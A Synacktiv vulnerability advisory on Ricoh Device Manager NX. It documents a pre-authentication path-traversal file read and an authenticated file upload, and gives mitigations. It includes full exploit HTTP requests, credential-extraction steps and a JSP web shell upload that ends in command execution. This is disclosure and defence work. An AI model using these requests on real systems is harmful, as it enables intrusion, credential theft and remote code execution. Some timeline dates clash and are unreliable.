
SYNACKTIV

SECURITY ADVISORY

Multiple vulnerabilities in Ricoh Device Manager NX <= r97223

2023.03.11

MEHDI ELYASSA



Vulnerability description

Presentation of Ricoh Device Manager NX

Ricoh Device Manager NX (DMNX) is a multifunction printer management web application: "*Device Manager NX Lite is a client-based multifunction device and printer management utility designed with advanced productivity in mind. Built on an all new user interface, it provides a great deal of print fleet information, including device status information for a mixed fleet in a simple three pane view.*"[1]

Issue

During a security assessment for a customer, Synacktiv identified two vulnerabilities in Ricoh Device Manager NX (DMNX):

- A pre-authentication arbitrary file read.
- A post-authentication arbitrary file upload.

Combining both issues may lead to remote code execution. Indeed, an unauthenticated attacker could first read configuration or database files in order to compromise valid credentials. Then, when properly authenticated to the web application, they could abuse the vulnerable upload feature to write arbitrary files on the filesystem. Doing so, it is possible to upload a JSP web shell in the Tomcat's web root directory and then execute arbitrary commands on the underlying server.

Affected versions

Version r97223 is affected, and anterior versions are likely to be vulnerable as well.

Both issues were initially discovered on a Device Manager NX Enterprise instance.

Since August 2022, the DMNX product is out of support. The latest public release r98942 is also affected.

1 https://www.ricoh-usa.com/en/products/pd/software/device-set-up-and-management/device-usage-and-monitoring/ricoh-device-manager-nx-lite

Mitigation

To mitigate the arbitrary file read vulnerability, Synacktiv recommends commenting out the **downloadLocalFile** method directive in **C:\Program Files\Ricoh\MDM\plugins\core\com.ricoh.mdm.cm.admintool\war\shared\app\dowloader.app.xml** such as :

```
<Application>
    <rpcBindings>
        <ServerObject ID="Downloader"
className="com.ricoh.mdm.cm.admintool.server.servlet.dmi.FileDownloader">
            <visibleMethods>
                <!--<method name="downloadLocalFile"/>-->
            </visibleMethods>
        </ServerObject>
    </rpcBindings>
</Application>
```

Moreover, renaming the **UploadFile.class** file is sufficient to disable the vulnerable file upload feature without breaking the application. The class file is stored in the **C:\Program Files\Ricoh\MDM\plugins\core\com.ricoh.mdm.cm.admintool\war\WEB-INF\classes\com\ricoh\mdm\cm\admintool\server\datasource** folder.

```
    Directory: C:\Program Files\Ricoh\MDM\plugins\core\com.ricoh.mdm.cm.admintool\war\
WEB-INF\classes\com\ricoh\mdm\cm\admintool\server\datasource

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/22/2023  10:51 PM            268 UploadFile$1.class
-a----         5/22/2023  10:51 PM           2483 UploadFile$FileRepoDs.class
-a----         5/22/2023  10:51 PM           7521 UploadFile.class.bak
```

Timeline

Date	Description
2023.03.11	Advisory sent to ricoh_sirt@jp.ricoh.com
2023.01.27	Report acknowledged by the PSIRT Europe division of Ricoh
2023.01.31	Ricoh indicates that the DMNX is an End-of-life product
2023.03.07	Ricoh recommends migrating to the StreamLine NX
2024.03.11	Public release with mitigations

Technical description

Unauthenticated file read

The **`downloadLocalFile`** method does not sanitize the **`filePath`** value before using it to construct an absolute path to be read. Therefore, an attacker can inject **`../`** sequences to control the destination path thus reading files anywhere on the server.

```
// jd-cli plugins/core/com.ricoh.mdm.cm.admintool/war/WEB-INF/classes/com/ricoh/mdm/
cm/admintool/server/servlet/dmi/FileDownloader.class
import com.isomorphic.base.Config;
import com.isomorphic.rpc.RPCRequest;
import java.io.File;
import java.io.FileInputStream;
import javax.servlet.ServletOutputStream;

public class FileDownloader {
  public void downloadLocalFile(String filePath, RPCRequest req) {
    try {
      req.rpc.doCustomResponse();
      req.context.response.setContentType("application/octet-stream");
      String fileName = filePath;
      if (-1 != fileName.indexOf('/'))
        fileName = fileName.substring(fileName.lastIndexOf('/') + 1);
      req.context.response.addHeader("Content-disposition", "attachment;filename=" +
fileName);
      ServletOutputStream servletOutputStream = req.context.response.getOutputStream();
      String realPath = Config.getProperty("webRoot") + filePath;
      File file = new File(realPath);
      FileInputStream inputStream = new FileInputStream(file);
      int size = 0;
      byte[] buffer = new byte[4096];
      while ((size = inputStream.read(buffer)) != -1)
        servletOutputStream.write(buffer, 0, size);
      req.rpc.closeConnection = true;
      req.context.response.flushBuffer();
    } catch (Exception e) {
      e.printStackTrace();
    }
  }}
```

On the RPC endpoint at **/admintool/sc/IDACall**, the **downloadLocalFile** method can be reached in an unauthenticated manner by executing a transaction in which the **appID** parameter is set to **downloader** and **className** to **Downloader**. The **rpcBinding** defined in **C:\Program Files\Ricoh\MDM\plugins\core\com.ricoh.mdm.cm.admintool\war\shared\app\downloader.app.xml** defines the aforementioned RPC transaction:

```
<Application>
    <rpcBindings>
        <ServerObject ID="Downloader"
className="com.ricoh.mdm.cm.admintool.server.servlet.dmi.FileDownloader">
            <visibleMethods>
                <method name="downloadLocalFile"/>
            </visibleMethods>
        </ServerObject>
    </rpcBindings>
</Application>
```

Therefore, to confirm the vulnerability, the following crafted request can be used to read a well known file such as **c:\windows\system32\license.rtf**:

```
POST /admintool/sc/IDACall?isc_rpc=1 HTTP/1.1
Host: dmnx.local:8080
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 603

isc_tnum=2&_transaction=<transaction+xmlns%3axsi%3d"http%3a//www.w3.org/2000/10/
XMLSchema-instance"+xsi%3atype%3d"xsd%3aObject"><transactionNum+xsi%3atype%3d"xsd
%3along">2</transactionNum><operations+xsi%3atype%3d"xsd%3aList"><elem+xsi%3atype
%3d"xsd%3aObject"><appID>downloader</appID><className>Downloader</
className><methodName>downloadLocalFile</
methodName><arguments+xsi:type="xsd:List"><elem>/../../../../../../../windows/
system32/license.rtf</elem><elem>ARG2</elem></arguments><is_ISC_RPC_DMI+xsi%3atype
%3d"xsd%3aboolean">true</is_ISC_RPC_DMI></elem></operations></
transaction>&protocolVersion=1.0
```

Multiple configuration files can be read from the following default paths:

- **C:\Program Files\Ricoh\MDM\configuration\core\config.ini**
- **C:\Program Files\Ricoh\MDM\configuration\config.ini**
- **C:\Program Files\Ricoh\MDM\configuration\gc.properties**

```
POST /admintool/sc/IDACall?isc_rpc=1 HTTP/1.1
Host: dmnx.local:8080
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 593

isc_tnum=2&_transaction=<transaction+xmlns%3axsi%3d"http%3a//www.w3.org/2000/10/
XMLSchema-instance"+xsi%3atype%3d"xsd%3aObject"><transactionNum+xsi%3atype%3d"xsd
%3along">2</transactionNum><operations+xsi%3atype%3d"xsd%3aList"><elem+xsi%3atype
%3d"xsd%3aObject"><appID>downloader</appID><className>Downloader</
className><methodName>downloadLocalFile</
methodName><arguments+xsi:type="xsd:List"><elem>/../../../../configuration/
gc.properties</elem><elem>ARG2</elem></arguments><is_ISC_RPC_DMI+xsi%3atype%3d"xsd
%3aboolean">true</is_ISC_RPC_DMI></elem></operations></transaction>&protocolVersion=1.0

---

HTTP/1.1 200 OK
Server: Jetty(6.1.x)
Content-Length: 25161

[...]
core.database.driver=org.firebirdsql.jdbc.FBDriver
core.database.url=jdbc:firebirdsql:embedded:data/database/firebird/mdm.fdb
core.database.username=8896f521f434603d
core.database.password=163d298b9900db80ad72cbe14f86f9a1
core.database.encryption.type=2
[...]
core.address=localhost
core.port=8080
core.authMethodID=0
core.authMethodType=com.ricoh.mdm.cm.auth.internal
core.username=dmserver
core.password=TK:2bb6fea8b3b52da0c25dfa83abe8a5c0:TK
core.domain=
core.authToken=
```

In case the deployment is configured to use a local database management system, the database files could be read.

For example by default, DMNX lite uses Firebird. The database file can then be read from **C:\Program Files\MDM\data\database\firebird\mdm.fdb**.

```
POST /admintool/sc/IDACall?isc_rpc=1 HTTP/1.1
Host: dmnx.local:8080
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 596

isc_tnum=2&_transaction=<transaction+xmlns%3axsi%3d"http%3a//www.w3.org/2000/10/
XMLSchema-instance"+xsi%3atype%3d"xsd%3aObject"><transactionNum+xsi%3atype%3d"xsd
%3along">2</transactionNum><operations+xsi%3atype%3d"xsd%3aList"><elem+xsi%3atype
%3d"xsd%3aObject"><appID>downloader</appID><className>Downloader</
className><methodName>downloadLocalFile</
methodName><arguments+xsi:type="xsd:List"><elem>/../../../../data/database/firebird/
mdm.fdb</elem><elem>ARG2</elem></arguments><is_ISC_RPC_DMI+xsi%3atype%3d"xsd
%3aboolean">true</is_ISC_RPC_DMI></elem></operations></transaction>&protocolVersion=1.0
```

The hash format used by the application to store passwords in the database is **md5(username + ',' + password)**. Such data may be extracted from the Firebird database file with the following commands:

```
$ docker run -d --rm --name firebird -e FIREBIRD_USER=testing -e
FIREBIRD_DATABASE=test.fdb  jacobalberty/firebird:2.5-ss

$ docker logs -f firebird
setting 'SYSDBA' password to '<SYSDBA_PASSWORD>'
[...]

$ docker cp mdm.fdb firebird:/

$ docker exec -it firebird bash

root@docker:$ /usr/local/firebird/bin/gbak -v -t -user SYSDBA -PAS 100a5f6e42ee2c1ea70b
/mdm.fdb /mdm.fbk

root@docker:$ /usr/local/firebird/bin/gbak -create  -user SYSDBA -PAS
100a5f6e42ee2c1ea70b /mdm.fbk /mdm_restored.fdb

root@docker:$ /usr/local/firebird/bin/isql
SQL> CONNECT '/mdm_restored.fdb' user 'SYSDBA' password '<SYSDBA_PASSWORD>';
SQL> select * from AUTH_INTERNAL;
AUTHINT_ID AUTHINT_USERNAME AUTHINT_PASSWORD AUTHINT_FULLNAME AUTHINT_DISABLED_DATE
============================================================================
1 admin 4CB*************************FC5 Default Administrator account <null>
2 dmserver 56F*************************F1F DM Server Account <null>
```

Impact

Compromising configuration files or database files could allow attackers to recover credentials to gain authenticated access to the application.

Arbitrary file upload

When the chosen upload file type is an **`UploadFileType.ADDRESSBOOK`**, the **`UploadFile.execute()`** method passes a **`ISCFileItem`** object that holds the uploaded file to **`AddressBookBackupFileAdder.add()`**.

```
// jd-cli plugins/core/com.ricoh.mdm.cm.admintool/war/WEB-INF/classes/com/ricoh/mdm/cm/admintool/server/datasource/UploadFile.class
import com.isomorphic.datasource.DSRequest;
import com.isomorphic.datasource.DSResponse;
import com.isomorphic.servlet.ISCFileItem;
import com.ricoh.mdm.cm.admintool.server.datasource.LocalDSRequest;
import com.ricoh.mdm.cm.admintool.server.datasource.TransactionSafeDataSource;
import
com.ricoh.mdm.cm.admintool.server.datasource.addressbook.AddressBookBackupFileAdder;
[...]
import com.ricoh.mdm.cm.admintool.shared.util.UploadFileType;
[...]

public class UploadFile extends TransactionSafeDataSource {
  public DSResponse execute(DSRequest req) throws Exception {
    DSResponse response = new DSResponse();
    String operation = req.getOperationType();
    if ("update".equals(operation) || "add".equals(operation)) {
      Map<String, Date> m = req.getValues();
      String type = m.get("UPLOAD_TYPE").toString();
      String path = GlobalConfiguration.getString("system.path.filerepository");
      ArrayList<ISCFileItem> fileList = (ArrayList<ISCFileItem>)req.getUploadedFiles();
      int fileCount = fileList.size();
      for (int index = 0; index < fileCount; index++) {
        ISCFileItem fileItem = fileList.get(index);
        try {
          String subFolder = "";
          File uniqueFile = null;
          String filename = fileItem.getShortFileName();
          String extension = GetFileExtension(filename);
          String subDS = "";
          System.out.println(subDS);
          if (type.equals(UploadFileType.SDK_APP.getReqKey())) {
            SdkApplicationAdder uploader = new SdkApplicationAdder();
            return uploader.add(fileItem, req);
          }
          if (type.equals(UploadFileType.DSDK.getReqKey())) {
            DeviceSDKDAdder uploader = new DeviceSDKDAdder();
            return uploader.add(fileItem, req);
          }
```

```
[...]
          } else {
            if (type.equals(UploadFileType.ADDRESSBOOK.getReqKey())) {
              AddressBookBackupFileAdder uploader = new AddressBookBackupFileAdder();
              return uploader.add(fileItem, req);
            }
            throw new Exception("unknown upload file type");
          }
          response.setSuccess();
[...]
```

The right constant value for **ADDRESSBOOK** is defined in the **UploadFileType** enum class.

```
// jd-cli plugins/core/com.ricoh.mdm.cm.admintool/war/WEB-INF/classes/com/ricoh/mdm/
cm/admintool/shared/util/UploadFileType.class
public enum UploadFileType {
  SDK_APP("_type_sdk_application", "app_"),
  DSDK("_type_devicesdk", "dev_"),
  FIRMWARE("_type_firmware", "firm_"),
  ADDRESSBOOK("_type_addressbook", "abook_"),
  BROWSERNX("_type_browsernx", "browsernx_");
[...]
```

The filename attribute of the **ISCFileItem** object is used by the **add** method in **AddressBookBackupFileAdder**, without any form of sanitization, to build the output file's path.

```
// jd-cli plugins/core/com.ricoh.mdm.cm.admintool/war/WEB-INF/classes/com/ricoh/mdm/
cm/admintool/server/datasource/addressbook/AddressBookBackupFileAdder.class
import com.isomorphic.datasource.DSRequest;
import com.isomorphic.datasource.DSResponse;
import com.isomorphic.servlet.ISCFileItem;
import com.ricoh.mdm.cm.admintool.server.datasource.LocalDSRequest;
import com.ricoh.mdm.cm.rest.common.FileRepositoryProvider;
import java.text.DateFormat;
import java.text.SimpleDateFormat;
import java.util.Date;
import java.util.HashMap;
import java.util.Map;

public class AddressBookBackupFileAdder {
  private static String SUBDIR = "backupFilesFromLocal";


  public DSResponse add(ISCFileItem fileItem, DSRequest req) throws Exception {
```

```
    FileRepositoryProvider fileProvider = new FileRepositoryProvider();
    String path = fileProvider.getABookPath() + "/" + SUBDIR + "/" +
getTimeStampForPath() + "/" + fileItem.getFileName();
    fileProvider.copy(fileItem.getInputStream(), path);
    return storeFileInDB(req, fileProvider
        .getPathToPopulateToDB(path), fileItem.getSize());
  }

[...]
}
```

Inspecting the **ISCFileItem** class confirms the lack of sanitization of the filename value. The latter being a user input, path traversal attacks are possible.

```
// Decompiling ./com/isomorphic/servlet/ISCFileItem.class
package com.isomorphic.servlet;

[...]
import org.apache.commons.fileupload.FileItem;

public class ISCFileItem implements FileItem {
[...]
  public String getName() {
    return this.fileName;
  }
[...]
  public String getFileName() {
    return getName();
  }
```

Finally, the **operationBinding** that calls the vulnerable **UploadFile.execute()** methods is defined in the **upload** datasource definition at **C:\Program Files\Ricoh\MDM\plugins\core\com.ricoh.mdm.cm.admintool\war\ds\upload.ds.xml**.

```
<DataSource ID="upload"
    dataFormat="iscServer"
    serverType="sql"
    tableName="upload"
    serverConstructor="com.ricoh.mdm.cm.admintool.server.datasource.UploadFile"
    >

     <fields>
         <field name="pk" type="sequence" hidden="true" primaryKey="true"/>
         <field name="file" type="binary"/>
     </fields>
    <operationBindings>
      <operationBinding operationType="fetch" requiresRole="readonly" />
      <operationBinding operationType="add" requiresRole="admin"
allowMultiUpdate="true"/>
      <operationBinding operationType="update" requiresRole="admin"
allowMultiUpdate="true"/>
      <operationBinding operationType="remove" requiresRole="admin" />
     </operationBindings>
</DataSource>
```

To execute arbitrary commands on the system, it is possible to upload a JSP web shell in the web root. The version r97223 targeted initially by the Synacktiv experts was running on a Tomcat web server. The web root of the DMNX application was identified as **C:\Program Files\Ricoh\MDM\plugins\core\com.ricoh.mdm.cm.admintool\war**. This path may differ depending on the software version or the installation being customized.

The upload operation requires an authenticated user session, therefore the **login_token** query parameter should be valid. Such token is returned by the **/login** endpoint on a successful authentication.

Writing a JSP web shell file in the application's web root can be achieved with the following request:

```
POST /admintool/sc/IDACall?isc_rpc=1&login_token=00000000000000000000000000000000
HTTP/1.1
Host: dmnx.local:8080
User-Agent: Mozilla/5.0
Content-Type: multipart/form-data; boundary=----azerty
Content-Length: 1421

------azerty
Content-Disposition: form-data; name="file"; filename="filename.csv"
Content-Type: text/csv

<%@ page import="java.util.*,java.io.*"%>
<%
if (request.getParameter("cmd") != null) {
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
------azerty
Content-Disposition: form-data; name="_transaction"

<transaction xmlns:xsi="http://www.w3.org/2000/10/XMLSchema-instance"
xsi:type="xsd:Object"><transactionNum
xsi:type="xsd:long">21</transactionNum><operations xsi:type="xsd:List"><elem
xsi:type="xsd:Object"><values
xsi:type="xsd:Object"><file>../../../../../plugins/core/com.ricoh.mdm.cm.admintool/
war/cmd.jsp</file><pk>random</pk><UPLOAD_TYPE>_type_addressbook</UPLOAD_TYPE></
values><operationConfig
xsi:type="xsd:Object"><dataSource>upload</dataSource><operationType>add</
operationType></operationConfig><componentId>isc_DynamicForm_18</
componentId><appID>builtinApplication</appID><operation>add</operation><oldValues
xsi:type="xsd:Object"></oldValues></elem></operations><jscallback>alert(1);</
jscallback></transaction>
------azerty--
```

On successful operation, the following response can be observed:

```
HTTP/1.1 200 OK
Server: Jetty(6.1.x)
Content-Length: 618

[...]
//isc_RPCResponseStart-->[{data:
[{file_repository_id:12,file_repository_size:501,file_repository_filename:"/abook/
backupFilesFromLocal/20221129154310394/../../../../../plugins/core/
com.ricoh.mdm.cm.admintool/war/cmd.jsp",file_repository_date:new
Date(1669732990000)}],invalidateCache:false,isDSResponse:true,operationType:"add",queue
Status:0,status:0}]//isc_RPCResponseEnd</TEXTAREA></FORM>
</BODY></HTML>
```

Interacting with the web shell does not require authentication:

```
GET /cmd.jsp?cmd=whoami HTTP/1.1
Host: dmnx.local:8080
User-Agent: Mozilla/5.0

---

HTTP/1.1 200 OK
Content-Type: text/html; charset=iso-8859-1
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Length: 24
Server: Jetty(6.1.x)

desktop-lab\user
```

SYNACKTIV

01 45 79 74 75

contact@synacktiv.com

5 boulevard Montmartre

75002 – PARIS

www.synacktiv.com